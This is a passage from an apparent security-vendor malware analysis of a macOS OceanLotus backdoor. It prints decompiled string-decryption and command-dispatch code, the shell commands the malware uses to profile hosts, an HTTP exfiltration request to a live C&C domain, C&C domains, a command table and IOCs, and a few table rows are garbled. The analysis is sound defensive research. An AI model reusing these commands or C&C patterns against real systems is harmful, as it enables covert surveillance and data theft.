-rwxr-xr-x  1 [redacted]  staff  266352 Jul  9  2015 /Users/[redacted]/Library/User Photos/mount_devfs
```

4) Delete itself


Third-stage payload

In the third-stage payload (~/Library/User Photos/mount_devfs), the strings are encrypted with custom encryption using base64 encoding and byte manipulation.



```
_cstring:00...   00000011   C   \x16\xF6\x12\x5B\xC8\xEC\xEA\xBB\x92\xA9\xC5\xE1*\x15ĸ
_cstring:00...   00000012   C   \xEC\x3E\xA19\x83\xB6\xE6\xBC\x398W\x13\xEB\x8C\xCF\xD4
_cstring:00...   00000071   C   \xC0\xB4\x9A鮥D\x88\xC9\x76.5\xD2\xC1{\x9C\xA0/\xBBtm\\\x04H\xD
_cstring:00...   00000011   C   \n&d\xB1&\x8F@\xC2\x08\x9B\x92\x1AU0\x89
_cstring:00...   00000041   C   \xA9tQ\t\x02\x85\xEC\x3B\x47ĸ*e\xB0\x89\xB0@\x93b\x9E\x8D1\xCE\
_cstring:00...   00000011   C   p\u05EE\f\xEA\x39\xF0\xEB\xE7\xAB^$\xD3\x42
_cstring:00...   00000011   C   \xAB}\x84G\t\xA7\x82 \xDA\xE4\aKJg;
_cstring:00...   00000012   C   \xEE\x7C\x15\x9C\xA7\xF3\xBB\xDB\xF9Aa\x10L\r\xB9\xD4
```

Figure 10. Encrypted strings



```
unsigned __int8 *__fastcall decrypt(void *a1, __int64 a2, void *a3, int a4, int a5)
{
  int v5; // er14
  void *v6; // r12
  __int64 v7; // rbx
  void *v8; // r13
  unsigned __int8 *v9; // r15
  size_t v11; // [rsp+4h] [rbp-3Ch]
  char v12; // [rsp+14h] [rbp-2Ch]

  v5 = a5;
  LODWORD(v11) = a4;
  v6 = a3;
  v7 = a2;
  v8 = a1;
  v9 = (unsigned __int8 *)malloc(a2 + 16);
  if ( v5 )
  {
    v8 = b64_decode_ex((__int64)a1, a2, (__int64 *)((char *)&v11 + 4));
    v7 = *(size_t *)((char *)&v11 + 4);
  }
  sub_10000E3AA(v6, v11, (__int64)v8, v7, v9, &v12);
  v9[v7] = 0;
  if ( v5 )
    free(v8);
  return v9;
}
```

```
v67 = a3;
v66 = a2;
v6 = a5 >> 4;
v7 = 0;
if ( a5 )
{
  v71 = a6;
  v69 = a5;
  v70 = a4;
  if ( v6 )
  {
    _BitScanReverse((unsigned int *)&v8, v6);
    v7 = (v8 ^ 0xFFFFFFE0) + 33;
  }
}
else
{
  v71 = a6;
  v69 = 0;
  v70 = a4;
}
v68 = a5 >> 4;
v9 = 16LL * v7;
```

Figures 11-12. Decryption routine

Like older versions of the OceanLotus backdoor, the new version contains two main functions: one for collecting operating system information and submitting this to its malicious C&C servers and receiving additional C&C communication information, and another for the backdoor capabilities.


It collects the following information from the infected system by invoking the following commands:

Command	Description

{split($0,line,\":\"); printf(\"%s\",line[2]);}'	
15f20 = system_profiler SPHardwareDataType 2>/dev/null | awk '/Memory/ {split($0,line, \":\"); printf(\"%s\", line[2]);}'	Get memory information
ioreg -rd1 -c IOPlatformExpertDevice | awk '/IOPlatformSerialNumber/ { split($0, line, \"\\\"\"); printf(\"%s\", line[4]); }	Get serial number
ifconfig -l ifconfig <device> | awk '/ether /{print $2}' 2>&1	Get network interface MAC addresses

Table 2. OceanLotus commands and descriptions


The collected information is encrypted and sent to the malware C&C server.



```
POST /joes/bnVrNfRtDOqim0apdWUQ0w2cqDx6z8OsVFG/manifest.js HTTP/1.1
Host: mihannevis.com
User-Agent: curl 7.64.2
Accept: */*
Content-Length: 355
Content-Type: application/x-www-form-urlencoded
```

Figure 13. TCP stream excerpt of the malware sending information to C&C server

It also receives commands from the same server.




```
GET [illegible]TP/1.1
[illegible]
User-Agent: curl 7.64.2
Accept: */*
Cookie: erp=b1933d2af8e98ca98dff316f6eabd5e8;
```

Here are the C&C servers used by the malware:

- mihannevis[.]com
- mykessef[.]com
- idtpl[.]org

The new variant’s backdoor capabilities are similar to those of the old OceanLotus sample, as detailed in the code excerpts below:



```
  if ( dwCommand == 0x72 )
  {
    v29 = 1;
    v5 = (char *)&v153;
    pthread_create(&v84, &v153, (void *(__cdecl *)(void *))respondUploadThread, v44);
    goto LABEL_163;
  }
}
else if ( dwCommand == 0x23 || dwCommand == 0x3C )
{
  v29 = 1;
  v5 = (char *)&v153;
  pthread_create(&v84, &v153, (void *(__cdecl *)(void *))respondDownloadThread, v44);
  goto LABEL_163;
}
```

```
  if ( dwCommand == 0x72 )
  {
    v5 = 1;
    pthread_create(&v85, &v152, (void *(__cdecl *)(void *))respondUploadThread, v44);
    goto LABEL_163;
  }
}
else if ( dwCommand == 0x23 || dwCommand == 0x3C )
{
  v5 = 1;
  pthread_create(&v85, &v152, (void *(__cdecl *)(void *))respondDownloadThread, v44);
  goto LABEL_163;
}
```

Figures 15-16. A comparison of the codes of the old OceanLotus variant (above) and the new one (below)

Below are the supported commands and their respective codes (taken from an earlier blog post that covered OceanLotus).


0x33	Get file size
0xe8	Exit
0xa2	Download and execute a file
0xac	Run command in terminal
0x48	Remove file
0x72	Upload file

0x3c	Download file
0x07	Get configuration info
0x55	Empty response, heartbeat packet

Table 3. Supported commands and their respective codes


Details about C&C domain names

According to its Google and Whois history, the mihannevis[.]com domain was used to host other websites in the past before it was changed to a C&C server around the end of August 2020.



Historical Whois Lookups

	Last Updated	Registrar
+	2020-08-31	[redacted]
+	2020-05-10	[redacted]
+	2019-11-29	[redacted]
+	2019-10-26	[redacted]
+	2019-10-24	[redacted]



About 728 results (0.41 seconds)

https://mihannevis.com › tag › ...وبلاگ · Translate this page
بایگانی‌های وبلاگ دهی — میهن نویس
mihannevis.com@gmail.com 021- .درباره ما · تبلیغات · قوانین · فروشگاه .www.mihannevis.com
00000000. میهن نویس · ورود به پنل کاربری · صفحه نخست ...


https://mihannevis.com › tag › millio... · Translate this page
بایگانی‌های Million Pixel Script ® — میهن نویس
mihannevis.com@gmail.com 021-00000000. میهن نویس. ورود به پنل کاربری · صفحه نخست · آموزشگاه ·
وردپرس · اچ تی ام ال | HTML · سطح ابتدایی · سطح حرفه ای ...

https://mihannevis.com › tag › ...دانلود · Translate this page
بایگانی‌های دانلود اسکریپت وبلاگ‌دهی Iblog — میهن نویس
پشتیبانی ایمیلی و تیکتینگ سایت فعال شد 24 ساعته. فروشگاه · قوانین · تبلیغات · درباره ما.
mihannevis.com@gmail.com 021-00000000. میهن نویس.

https://mihannevis.com › tag › ...ورژن- · Translate this page
بایگانی‌های ورژن 8 آلفا طراح فا — میهن نویس
mihannevis.com@gmail.com 021-00000000. میهن نویس. ورود به پنل کاربری · صفحه نخست · آموزشگاه ·
وردپرس · اچ تی ام ال | HTML · سطح ابتدایی · سطح حرفه ای ...

Figures 17-18. Domain history of mihannevis[.]com, from Whois (above) and Google (below)

In VirusTotal, some related URL queries appeared at the end of August.




URLs

Scanned	Detections	URL
2020-08-31	0 / 78	http://mihannevis.com/joes/qDu9JPwK8FAkPJbI2IpEYAxYvAhaa0upE7m/manifest.js
2020-10-07	0 / 79	http://mihannevis.com/
2020-08-31	0 / 78	http://mihannevis.com/joes/MfQGuzqiwNWXslSkjzkHUR2sgXeB/manifest.js

Figure 19. URLs related to mihannevis[.]com as seen on VirusTotal

The domain "mykessef[.]com" was used for the C&C server earlier.




Historical Whois Lookups

	Last Updated	Registrar
+	2020-08-11	[redacted]
+	2020-02-19	[redacted]

Figure 20. Domain history of mykessef[.]com based on Whois Lookup


The domain name "idtpl[.]org" was registered three years ago, and there was no update history. According to Whois lookup, its register expired at the end of March 2020.



Whois Lookup

```
Domain Name: IDTPL.ORG
Registry Domain ID: [redacted]
Registrar WHOIS Server: [redacted]
Registrar URL: [redacted]
[illegible] 34Z
Creation Date: 2017-03-23T10:55:20Z
Registry Expiry Date: 2020-03-23T10:55:20Z
```

But from the middle of July 2020, its IP address changed to 185[.]117[.]88[.]91.



Passive DNS Replication

Date resolved	IP
2020-06-16	185.117.88.91
2018-12-14	166.62.28.126
2015-12-26	50.62.160.143
2014-12-16	192.186.243.177

Figure 22. Domain History of idtpl[.]org as seen on VirusTotal

Recommendations

Threat groups such as OceanLotus are actively updating malware variants in attempts to evade detection and improve persistence. The following best practices can be applied to defend against malware:

- **Never click links or download attachments from emails coming from suspicious sources**
- **Regularly patch and update software and applications**
- **Use security solutions suitable for your operating system**

To protect systems operating on macOS, we recommend Trend Micro Home Security for Mac, which offers comprehensive and multi-device protection against malware and other cyberthreats.

Indicators of Compromise

SHA-256	Filename/Description	Trend Micro P Detection
cfa3d506361920f9e1db9d8324dfbb3a9c79723e702d70c3dc8f51825c171420	ALL%20tim%20nha%20Chi%20Ngoc%20Canada.zip	Backdoor.MacC
48e3609f543ea4a8de0c9375fa665ceb6d2dfc0085ee90fa22ffaced0c770c4f	ALL tim nha Chi Ngoc Canada	Backdoor.SH.O
05e5ba08be06f2d0e2da294de4c559ca33c4c28534919e5f2f6fc51aed4956e3	2nd stage fat binary	Backdoor.MacC
fd7e51e3f3240b550f0405a67e98a97d86747a8a07218e8150d2c2946141f737	3rd stage fat binary	Backdoor.MacC

Domains

MITRE TTP

Tactic	ID	Name	Description
Defense Evasion	T1070.004	File Deletion	The app bundle and dropper delete themselves after execution
	T1222.002	Linux and Mac File and Directory Permissions Modification	The backdoor changes the permission of the file it wants to execute to +x
	T1027	Obfuscated Files or Information	Readable strings were encrypted
	T1036.005	Masquerading: Match Legitimate Name or Location	The app bundle is disguised as a doc file to trick users into executing it
	T1070.006	Indicator Removal on Host: Timestomp	The backdoor modifies the date and time of the dropped files using the “touch” command
Discovery	T1082	System Information Discovery	The backdoor collects various information to send to the C&C server

		Data: Archive via Custom Method	
Command and Control	T1095	Non-Application Layer Protocol	Like previous samples, performs backdoor routines based on C&C data

Tags

Malware | APT & Targeted Attacks | Research | Articles, News, Reports

Authors

Luis Magisa
Threats Analyst

Steven Du
Threats Analyst

CONTACT US SUBSCRIBE

Related Articles

AI Pulse: Election Deepfakes, Disasters, Scams & more

Understanding the Initial Stages of Web Shell and VPN Threats: An MXDR Analysis

Attacker Abuses Victim Resources to Reap Rewards from Titan Network

See all articles ›

platform for free

Claim your 30-day trial

Newsroom
Threat Reports
Find a Partner

Contact Us
Downloads
Free Trials

Careers
Locations
Upcoming Events
Trust Center

Trend Micro - Philippines (PH)

8/F The Rockwell Business Center Tower 2
Ortigas Avenue
Pasig City, Metro Manila
Philippines 1600

Phone: +632 8540 0933

Select a country / region

Philippines

Privacy | Legal | Accessibility | Site map